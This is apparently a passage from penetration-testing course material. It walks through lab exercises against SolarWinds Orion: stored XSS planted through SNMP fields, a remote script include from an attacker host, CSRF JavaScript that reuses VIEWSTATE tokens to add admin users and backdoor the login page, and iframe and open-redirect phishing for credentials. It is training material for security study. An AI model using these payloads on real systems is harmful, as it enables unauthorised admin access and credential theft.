- https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
- <http://en.wikipedia.org/wiki/JavaScript>
- <http://www.ush.it/2009/01/26/xss-cheat-sheet-non-repeating-payloads/>
- <http://www.ush.it/2007/06/27/xss-cheat-sheet-two-stage-payloads/>
- <http://www.slideshare.net/kuza55/same-origin-policy-weaknesses-1728474>
- <http://gnucitizen.googlecode.com/svn/trunk/mirrors/www.gnucitizen.org/static/blog/2006/08/jsportscanner.js>
- http://en.wikipedia.org/wiki/Confused_deputy_problem
- <http://www.cis.upenn.edu/~KeyKOS/ConfusedDeputy.html>
- <http://www.cgisecurity.com/csrf-faq.html>
- <http://jeremiahgrossman.blogspot.ca/2006/09/csrf-sleeping-giant.html>
- <http://haacked.com/archive/2009/04/02/anatomy-of-csrf-attack.aspx>
- <http://old.zope.org/Members/jim/ZopeSecurity/ClientSideTrojan/>
- <http://www.tux.org/~peterw/csrf.txt>
- http://www.securenet.de/papers/Session_Riding.pdf
- <http://blog.portswigger.net/2007/05/on-site-request-forgery.html>
- <http://www.codinghorror.com/blog/2008/09/cross-site-request-forgeries-and-you.html>
- <https://www.owasp.org/index.php/HttpOnly>
- <http://en.wikipedia.org/wiki/Framekiller>
- <http://www.eukhost.com/blog/webhosting/dangerous-php-functions-must-be-disabled/>
- <http://seclab.stanford.edu/websec/csrf/>
- <http://stackoverflow.com/questions/6287713/is-php-immune-to-http-response-splitting-vulnerabilities>
- <https://grepbugs.com/>

- <https://www.exploit-db.com/exploits/39534/>
- <https://www.exploit-db.com/exploits/39524/>

2. SolarWinds Orion Case Study

As described by the vendor, “Orion Network Performance Monitor (NPM) makes it easy to quickly detect, diagnose, and resolve performance issues within your ever-changing corporate or data center network. It delivers real-time views and dashboards that enable you to visually track network performance at a glance”²⁰.



2.1 Getting Started

Boot up the VMware image containing the SolarWinds Orion application. Browse to the login page of the web interface and login using the following credentials:

URL	Username	Password
http://orion:8787/Orion	admin	<no password>

²⁰. <http://www.solarwinds.com/network-performance-monitor.aspx>

2.2 Web Related Attack Vectors

So far, we have been fortunate as far as executing XSS and CSRF attacks. In this module, we will see that the SolarWinds web interface is based on ASP.NET, which provides several built-in protections from XSS and CSRF attacks. If we are to succeed in exploiting this application in any way, we will have to face these protections and overcome them.

2.3 View State Stuff

In general, ASP.NET applications are harder to exploit via XSS or CSRF attacks due to built-in protections implemented in the framework. Below are several links to read if you are unfamiliar with the functionality of the ASP.NET VIEWSTATE:

- <http://msdn.microsoft.com/en-us/library/bb386448.aspx>
- <http://msdn.microsoft.com/en-us/library/ms972976.aspx>
- <http://weblogs.asp.net/infinitiesloop/archive/2006/08/03/Truly-Understanding-Viewstate.aspx>

Note: When Googling “VIEWSTATE” and “XSS”, do not get confused by the “View State XSS Vulnerability” found in 2010²¹.

As summarized in the OWASP CSRF Prevention Cheat Sheet:

“Viewstate can be used as a CSRF defense, as it is difficult for an attacker to forge a valid Viewstate. It is not impossible to forge a valid Viewstate since it is feasible that parameter values could be obtained or guessed by the attacker. However, if the current session ID is added to the ViewState, it then makes each Viewstate unique, and thus immune to CSRF”²².

Another interesting thing to note from that page:

“However, there are limitations on this mechanism. Such as, ViewState MACs are only checked on POSTback, so any other application requests not using postbacks will happily allow CSRF.”

²¹. <http://technet.microsoft.com/en-us/security/bulletin/MS10-070>

²². https://www.owasp.org/index.php/Cross-Site_Request_Forgery_%28CSRF%29_Prevention_Cheat_Sheet#ViewState_.28ASP.NET.29

This would imply that the protection that VIEWSTATE offers is present only in POST requests and is NOT present in GET requests.

2.4 The Burning Winds XSS Attack Chain

Before we begin, it's important to point out that XSS attacks do not always require user interaction. In fact, much of the functionality in real applications allow attacks to inject an XSS attack only to have it executed later on (stored). We have seen this type of vulnerability in authentication mechanisms where the XSS injection is actually executed within the admin interface when viewing logs! Imagine that, an attacker sends an XSS payload before authentication, only to have it executed by the administrator user when viewing logs. The next XSS vulnerability presented does this in a similar way and requires no "link" to be shared with the administrator, hoping they are logged in.

2.4.1 Look ma, no hands! - XSS Without User Interaction

We begin by configuring our *snmpd.conf* file to contain values similar to the following:

```
rocommunity public
com2sec local localhost public
view systemview included .1.3.6.1.2.1.1
view systemview included .1.3.6.1.2.1.25.1.1
view systemview included .1 80
syslocation <script>alert('location')</script>
syscontact <script>alert('contact')</script>
sysName <script>alert('name')</script>
```

Figure 57 - The Malicious Contents of snmpd.conf

On Kali Linux, we then allow SNMP to listen on the external interface by removing the "127.0.0.1" address from */etc/snmp/snmpd.conf*. **DO NOT FORGET TO RESTART SNMPD** after each change to its configuration file. Also, don't forget to open up necessary ports such as UDP 161 and any web server port where you are hosting JavaScript code! Unnecessary WTFing, once again, will be ridiculed even more harshly than before.

We run a new discover task using the SolarWinds web interface and notice various instances of alerts popping up. To do this, go to Home → Manage Nodes → Add Node and we will enter our IP address into the Hostname or IP Address field. Please also use the "test" feature of snmp to make sure the application can reach your snmp server. When this is done, we notice that the *name* XSS gets executed excessively and also leaves telltale signs of the attack as shown in Figure 16.




Figure 58 - The Initial XSS Proof of Concept is Successful

We do however, notice that the **contact** field isn't displayed as often as the **name** field and is much less revealing. For the purposes of this exercise, we used the **contact** field as our XSS entry point.

To further refine our proof of concept, we edit our **snmpd.conf** to look similar to the following.

```
rocommunity public
com2sec local localhost public
view systemview included .1.3.6.1.2.1.1
view systemview included .1.3.6.1.2.1.25.1.1
view systemview included .1 80
syslocation In Your Sessionz
syscontact <script src="http://172.16.254.231/oo.js"></script>
```

Figure 59 - Configuring snmpd.conf to Call an External JavaScript File

While oo.js (for now), simply pops up a unique alert.

```
alert("ohai");
```

Figure 60 - The Temporary Contents of Our oo.js File

2.4.1.1 Course Work - Alert("SNMP Rules, Always")

Exercise:

- Recreate the described attack on your virtual machine. Configure SNMP as needed on your attacking box and inject a remote JavaScript include from your attacking web server. The included script should make the current **document.cookie** pop up.
- Once you've done that, figure out how to generate an alert with the current VIEWSTATE hash. Note down this value.

```
alert(document.getElementById('__VIEWSTATE').value );
```

Figure 61 - Generating an Alert with the VIEWSTATE Hash

2.4.2 SolarWinds Orion XSS: Now What?

Unlike our previous examples, we will not be able to simply steal cookies and impersonate the user session. Our best bet is to try to find the most "useful" functionality available via the web interface (such as a plugin installation or perhaps a vulnerability), and then try to replicate it using a CSRF attack.

For our purposes, we will try to CSRF our way into adding a new administrative user to the SolarWinds Orion web application.

2.4.2.1 Course Work

Exercise: More Than Meets the Eye

- Investigate the HTTP requests required to add a user to the web interface.
- Investigate the HTTP requests required to add an administrative user to the web interface.
- Come to a conclusion on how you would need to execute this attack. Share these thoughts with your instructors.

2.4.3 Trying to Add a User

We inspect the **add user** action and notice that we can add a user with a single POST request to the following URL.

`http://<target>:8787/Orion/Admin/Accounts/Add/OrionAccount.aspx?AccountType=Orion`

Figure 62 - URL to Add a User to the Application

The POST parameters for the request look similar to those shown below in Figure 17.

Post Parameter Name	Post Param...
ctl00%24ctl00%24ctl00%24BodyContent%24ScriptManagerPlaceholder%24MasterScriptManager	ctl00%24ctl00
__EVENTTARGET	ctl00%24ctl00
__EVENTARGUMENT	
__VIEWSTATE	XNhwjKnvZT9
ctl00%24ctl00%24ctl00%24BodyContent%24ContentPlaceHolder1%24adminContentPlaceholder%24createWizard%24CreateUserStepContainer%24UserName	hax
ctl00%24ctl00%24ctl00%24BodyContent%24ContentPlaceHolder1%24adminContentPlaceholder%24createWizard%24CreateUserStepContainer%24Password	hax
ctl00%24ctl00%24ctl00%24BodyContent%24ContentPlaceHolder1%24adminContentPlaceholder%24createWizard%24CreateUserStepContainer%24Confirm...	hax
__ASYNCPOST	true

Figure 63 - The Necessary POST Parameters for Adding a User

2.4.3.1 Course Work

Exercise: Hopeless Quest

- Try to use a normal CSRF attack in order to add this user. Re-use JavaScript code from our previous exercises.
- Can you see why this is failing? Look for resulting error messages and point them out to your instructors.

The code we used in our attempt looked similar to the following:

```
function finalCall(viewstate_value)
{
    var http    = new XMLHttpRequest();
    var url     = "/Orion/Admin/Accounts/Add/OrionAccount.aspx?AccountType=Orion";
    var param1 =
    "ctl00%24ctl00%24ctl00%24BodyContent%24ScriptManagerPlaceholder%24MasterScriptManag
r=ctl00%24ctl00%24ctl00%24BodyContent%24ContentPlaceHolder1%24adminContentPlaceholde
```

```
r%24UpdatePanel1%7Cctl00%24ctl00%24ctl00%24BodyContent%24ContentPlaceholder1%24admin
ContentPlaceholder%24createWizard%24__CustomNav0%24ImageButton1";
    var param2 =
    "__EVENTTARGET=ctl00%24ctl00%24ctl00%24BodyContent%24ContentPlaceholder1%24adminCont
entPlaceholder%24createWizard%24__CustomNav0%24ImageButton1";
    var param3 = "__EVENTARGUMENT=";
    var param4 = "__VIEWSTATE=" + viewstate_value;
    var param5 =
    "ctl00%24ctl00%24ctl00%24BodyContent%24ContentPlaceholder1%24adminContentPlaceholder
%24createWizard%24CreateUserStepContainer%24UserName=hacker";
    var param6 =
    "ctl00%24ctl00%24ctl00%24BodyContent%24ContentPlaceholder1%24adminContentPlaceholder
%24createWizard%24CreateUserStepContainer%24Password=hacker";
    var param7 =
    "ctl00%24ctl00%24ctl00%24BodyContent%24ContentPlaceholder1%24adminContentPlaceholder
%24createWizard%24CreateUserStepContainer%24ConfirmPassword=hacker";
    var param8 = "__ASYNCPOST=true";
    var param9 = "=";

    var params = param1 + "&" + param2 + "&" + param3 + "&" + param4 + "&" + param5
+ "&" + param6 + "&" + param7 + "&" + param8 + "&" + param9;
    http.open("POST", url, true);
    http.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
    http.setRequestHeader("Content-length", params.length);
    http.setRequestHeader("Connection", "close");
    http.send(params);
}

var viewit=document.getElementById('__VIEWSTATE').value;
alert("Posting to Adduser");
finalCall(viewit);
alert("CURRENT VIEWSTATE IS - " + viewit);
```

Figure 64 - Our Code to Attempt to Add a User via CSRF

Although the JavaScript works as expected, we get no obvious results. Firebug comes to the rescue and shows us the following error. Our post request was met with an HTTP 500 error.

▼ POST OrionAccount.aspx?Accc 500 Internal Server Error 172.16.254.160:8787 5.9 KB

Params Headers Post Response HTML

Response Headers

[View source](#)

```
Cache-Control no-cache
Connection close
Content-Type text/html; charset=utf-8
Date Sun, 29 Apr 2012 17:30:01 GMT
Expires -1
Pragma no-cache
Server Microsoft-IIS/6.0
X-AspNet-Version 2.0.50727
X-Powered-By ASP.NET
X-UA-Compatible IE=7
```

Figure 65 - The CSRF Attempt is Met with an HTTP 500 Error

To get a better view of the HTTP 500 error, we place the following code just above the `http.send(params)` section of our code. This will open a pop-up window, which will contain the error page.

```
http.onreadystatechange = function() {  
    if(http.readyState == 4) {  
        popup=window.open('', '', 'height=200,width=150');  
        popup.document.write(http.responseText);  
    }  
};
```

Figure 66 - Code Modification to Better See the 500 Error

Once we refresh the browser, we should get a pop-up window revealing more useful information.



Figure 67 - The VIEWSTATE Validation Failed

As we can see in Figure 19 above, VIEWSTATE validation failed, thus rendering our attack useless.

2.4.4 Trying Harder

In theory, we should be able to bypass this protection. After all, “if the browser can do it, so should we”. If we were able to extract the VIEWSTATE hash value of the page where users can be added to the system and then in turn, use that value as the VIEWSTATE hash value of our CSRF, the attack should work. Or at least, that’s the theory.

To test this, we can start by using the following JavaScript payload, which will execute the following:

- Print out the VIEWSTATE hash of the currently XSS affected page.
- Access the page where users can be added to the system via a GET request.
- Read the VIEWSTATE hash value from that page, and print it.

```
function getHtmlBody(url, ref)
{
    var xmlhttp = new XMLHttpRequest();
    xmlhttp.open('GET', url, false);
    xmlhttp.send(null);
    var results = xmlhttp.responseText;
    var doc = document.implementation.createHTMLDocument('');
    doc.documentElement.innerHTML = results;
    return(doc);
}

function getViewState(doc)
{
    return(doc.getElementById("__VIEWSTATE"));
}

// Get the CURRENT view-state
alert("This is the VIEWSTATE hash for the current page:
"+getViewState(document).value);

// Get the REMOTE view-state
var doc1 =
getHtmlBody("/Orion/Admin/Accounts/Add/OrionAccount.aspx?AccountType=Orion");
alert("This is the VIEWSTATE hash for the ADD USER page:
"+getViewState(doc1).value);
```

Figure 68 - The Modified JavaScript Payload

By now, you should be getting an idea of where we’re going with this. Although we can’t use the current VIEWSTATE hash, we **can** extract the target page’s hash and then use it to POST data to that page.

2.4.4.1 Course Work

Exercise: I can haz Admin?

- Try to use all the building blocks we have provided in order to simply add a user to the SolarWinds system.
- Once you have added a user, attempt to extend the CSRF attack to also include this user into the administrative group of the SolarWinds web application.

2.4.5 Backdooring the Login Page

While looking for additional functionality to abuse using our CSRF attack, we were unable to find any additional useful attack vectors, except perhaps one. Going into **Settings** -> **Web Console Settings** reveals a page similar to the following:

[Admin](#) ► [Settings](#) ►

Web Console Settings

Session Timeout	<input type="text" value="25"/>	minutes	The num
Windows Account Login	<input type="button" value="Disable automatic login"/>		If a user the user
Page Refresh	<input type="text" value="5"/>	minutes	Each pag
Site Logo URL	<input type="text" value="/NetPerfMon/images/SolarWinds.Logo.gif"/>		You can The defa Set this t
Site Login Text	<input type="text" value="Welcome"/>		This text

Figure 69 - The Orion Web Console Settings

The site login text has the following description: "This text will be displayed on the login page where it will be seen by all users. HTML is OK. Maximum length is 3500 characters". With a bit of testing, we find that this text field also accepts **<script>** tags, meaning we could introduce our own malicious JavaScript into the login page, before authentication takes place.

2.4.5.1 Course Work

Exercise: Backdoor Galore

- Try to use all the building blocks we have provided in order to change the SolarWinds Login Welcome message to include an alert containing "PWND", using a remote JavaScript include.

The resulting script should be similar to the following.

```
function getCookie(c_name)
{
    var i,x,y,ARRcookies=document.cookie.split(";");
    for (i=0;i<ARRcookies.length;i++){
        x=ARRcookies[i].substr(0,ARRcookies[i].indexOf("="));
        y=ARRcookies[i].substr(ARRcookies[i].indexOf("=")+1);
        x=x.replace(/\s+|\s+$/g,"");
        if (x==c_name){
            return unescape(y);
        }
    }
}

function setCookie(c_name,value,exdays)
{
    var exdate=new Date();
    exdate.setDate(exdate.getDate() + exdays);
    var c_value=escape(value) + ((exdays==null) ? "" : ";expires=" +
exdate.toUTCString());
    document.cookie=c_name + "=" + c_value;
}

function postGlobalXss(viewState, javascript){
    var http = new XMLHttpRequest();
    var url = "/Orion/Admin/Settings.aspx";

    var params =
    "__EVENTTARGET=ctl100%24ctl100%24ctl100%24BodyContent%24ContentPlaceHolder1%24adminCont
entPlaceHolder%24imgbtnSubmit" + "&" + "__EVENTARGUMENT=" + "&" + "__VIEWSTATE=" +
encodeURIComponent(viewState) + "&" +
"ctl100%24ctl100%24ctl100%24BodyContent%24ContentPlaceHolder1%24adminContentPlaceHolder
%24tbSessionTimeout=25" + "&" +
"ctl100%24ctl100%24ctl100%24BodyContent%24ContentPlaceHolder1%24adminContentPlaceHolder
%24ddlWindowsAccountLogin=False" + "&" +
"ctl100%24ctl100%24ctl100%24BodyContent%24ContentPlaceHolder1%24adminContentPlaceHolder
%24tbAutoRefresh=5" + "&" +
"ctl100%24ctl100%24ctl100%24BodyContent%24ContentPlaceHolder1%24adminContentPlaceHolder
%24tbSiteLogo=%2FNetPerfMon%2Fimages%2FSolarWinds.Logo.gif" + "&" +
"ctl100%24ctl100%24ctl100%24BodyContent%24ContentPlaceHolder1%24adminContentPlaceHolder
%24tbSiteLoginText=" + encodeURIComponent(javascript) + "&" +
"ctl100%24ctl100%24ctl100%24BodyContent%24ContentPlaceHolder1%24adminContentPlaceHolder
%24tbHelpServer=http%3A%2F%2Fwww.SolarWinds.com" + "&" +
"ctl100%24ctl100%24ctl100%24BodyContent%24ContentPlaceHolder1%24adminContentPlaceHolder
%24ddlRollupWorstStatus=False" + "&" +
"ctl100%24ctl100%24ctl100%24BodyContent%24ContentPlaceHolder1%24adminContentPlaceHolder
%24ddlNodeChildStatusParticipationRule=*" + "&" +
"ctl100%24ctl100%24ctl100%24BodyContent%24ContentPlaceHolder1%24adminContentPlaceHolder
```

```
%24ddlNodeChildStatusDisplayMode=NoBlink" + "&" +
"ctl100%24ctl100%24ctl100%24BodyContent%24ContentPlaceholder1%24adminContentPlaceholder
%24tbChartAspect=0.620000004768372" + "&" +
"ctl100%24ctl100%24ctl100%24BodyContent%24ContentPlaceholder1%24adminContentPlaceholder
%24tbThumbnailAspect=0.600000023841858" + "&" +
"ctl100%24ctl100%24ctl100%24BodyContent%24ContentPlaceholder1%24adminContentPlaceholder
%24tbPercentile=95" + "&" +
"ctl100%24ctl100%24ctl100%24BodyContent%24ContentPlaceholder1%24adminContentPlaceholder
%24ddlFontSize=1";

    http.open("POST", url, false);
    http.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
    http.setRequestHeader("Content-length", params.length);
    http.setRequestHeader("Connection", "close");
    http.send(params);
    var response = http.responseText;
    var doc = document.implementation.createHTMLDocument('');
    doc.documentElement.innerHTML = response;
    return (doc);
}

function getHtmlBody(url, ref){
    var xmlHttp = new XMLHttpRequest();
    xmlHttp.open('GET', url, false);
    xmlHttp.send(null);
    var results = xmlHttp.responseText;
    var doc = document.implementation.createHTMLDocument('');
    doc.documentElement.innerHTML = results;
    return (doc);
}

function getViewState(doc){
    return (doc.getElementById("__VIEWSTATE"));
}

if (getCookie("ol") == null){
    // The javascript we inject at the main-page
    var javascript = "I WIN!";

    // Get the current view-state
    var doc1 = getHtmlBody("/Orion/Admin/Settings.aspx");

    // Set the global xss
    postGlobalXss(getViewState(doc1).value, javascript);

    // Set the cookie to avoid duplicated attacks
    setCookie("ol", 1, "");
}
```

Figure 70 - Our Final JS Attack Code

Extra Mile Exercise

- See if you can come up with an interesting way to backdoor the login page. Use your favorite XSS or clickjacking framework to do the job. If you are adventurous, try to come up with something on your own for extra bonus points.

2.5 Fake it until you make it! - iFrame Injections and URL Redirects

Sometimes, an attacker doesn't even need a XSS scripting vulnerability at all. Let's say that you are targeting users on an application and you have the ability to execute arbitrary code, if you could only authenticate as a user.

The application is locked down from CSRF attacks (using tokens) and there is not a single XSS vulnerability in the application. We have seen it before, with OpenCart being one such example.

We then need to think strategically about how we are going to approach one such target. An idea would be to use iframe injection or open redirect vulnerabilities to present fake login pages in order to harvest credentials. This can be effective if we are on a red team engagement and want to gather credentials to try and attack several interfaces.

2.5.1 I am in you - iframe Injection

By browsing the application, we find an interesting iframe injection attack:

```
http://[target]:8787/Orion/External.aspx?Title=phrack&URL=http://www.phrack.org/
```

Figure 71 – Embedding an External Frame

When viewing the URL, we see:




Figure 72 – Injecting arbitrary websites into the page

Now, when viewing the source code of the browser, we see:

```
<h1 style="display:none"></h1>
<iframe id="external" src="http://www.phrack.org/" width="100%" frameborder="0"></iframe>
```

Figure 73 – The injected website via page source

A clever attack might be to generate a fake login, which can be taken directly from the legitimate login page. This will be presented to users as a “re-login” session expired type of thing. They would likely go and enter their credentials whereby you would harvest them, and redirect them to the login again, apparently showing that they entered the “wrong” password. Sneaky right?




Figure 73 - The admin being tricked into submitting credentials to the attacker – note the top right, where the admin is still logged in!

2.5.1.1 Course Work

Exercise: Logging all the things

- Create the described attack scenario and setup a fake login page that displays the text "Session Expired". Harvest a set of credentials and redirect the victim to the real login page. Try to make the login page as close to the real login page as possible.

2.5.2 Redirection - Open URL Redirect

Upon browsing the application further, we find the following URL:

```
http://[target]:8787/Orion/Admin/CustomizeView.aspx?ViewID=1&ReturnTo=aHR0cDovLzE5Mi4xNjguMTAwLjEwOjg3ODcvT3Jpb24vU3VtbWVyeVZpZXcuYXNweA==
```

Figure 74 – A suspicious looking url

When decoding the base64 string, we notice that it becomes:

```
http://192.168.100.10:8787/Orion/SummaryView.aspx
```

Figure 75 – The decoded string

What this essentially means, is that once an administrator has finished on that particular view (1) and clicks 'done' on the page, the administrator will be redirected to an attacker controlled domain.

The wonderful thing about this vulnerability from an attacker's perspective is that the target domain is encoded in base64 and obfuscated from a typical user. It would appear to a regular user a harmless parameter.

We can redirect a victim user, again, to a fake login page that says "session expired" on an attacker controlled server. The victim would naturally re-enter their credentials (which are stolen by the attacker) and then redirected to the real login page. The user is likely to assume that they entered their password incorrectly.

Questions:

- What other attacks might be possible from this type of vulnerability?
- Does your vulnerability scanner detect it? Why or why not might a vulnerability scanner miss it?

2.6 Further Reading

- <http://en.wikipedia.org/wiki/Framekiller>
- <http://www.securiteam.com/exploits/5CP0815S0A.html>
- <http://blog.stevensanderson.com/2008/09/01/prevent-cross-site-request-forgery-csrf-using-aspnet-mvcs-antiforgerytoken-helper/>
- <http://msdn.microsoft.com/en-us/library/ms972969.aspx>
- <http://guides.rubyonrails.org/security.html#cross-site-request-forgery-csrf>
- <http://ruby.about.com/od/security/tp/countermeasures.htm>
- http://ruby.about.com/od/security/a/analysiscode_4.htm
- <https://docs.djangoproject.com/en/dev/ref/contrib/csrf/>
- <http://blog.guya.net/2008/09/14/encapsulating-csrf-attacks-inside-massively-distributed-flash-movies-real-world-example/>

3. Plixer Scrutinizer sFlow Case Studies

These exercises will get you warmed up for the next SQL injection modules to come. Use this opportunity to brush up on your SQL queries, test different queries, and sharpen your tools in general.

3.1 Regular SQL Injection

3.1.1 Getting Started

Boot up the VMware image containing the Plixer Scrutinizer and sFlow Analyzer installation version 9.01. Run the installer, accepting all the defaults. Open the Windows Services console (*services.msc*) and enable the *plixer_apache* and *plixer_mysql* services.

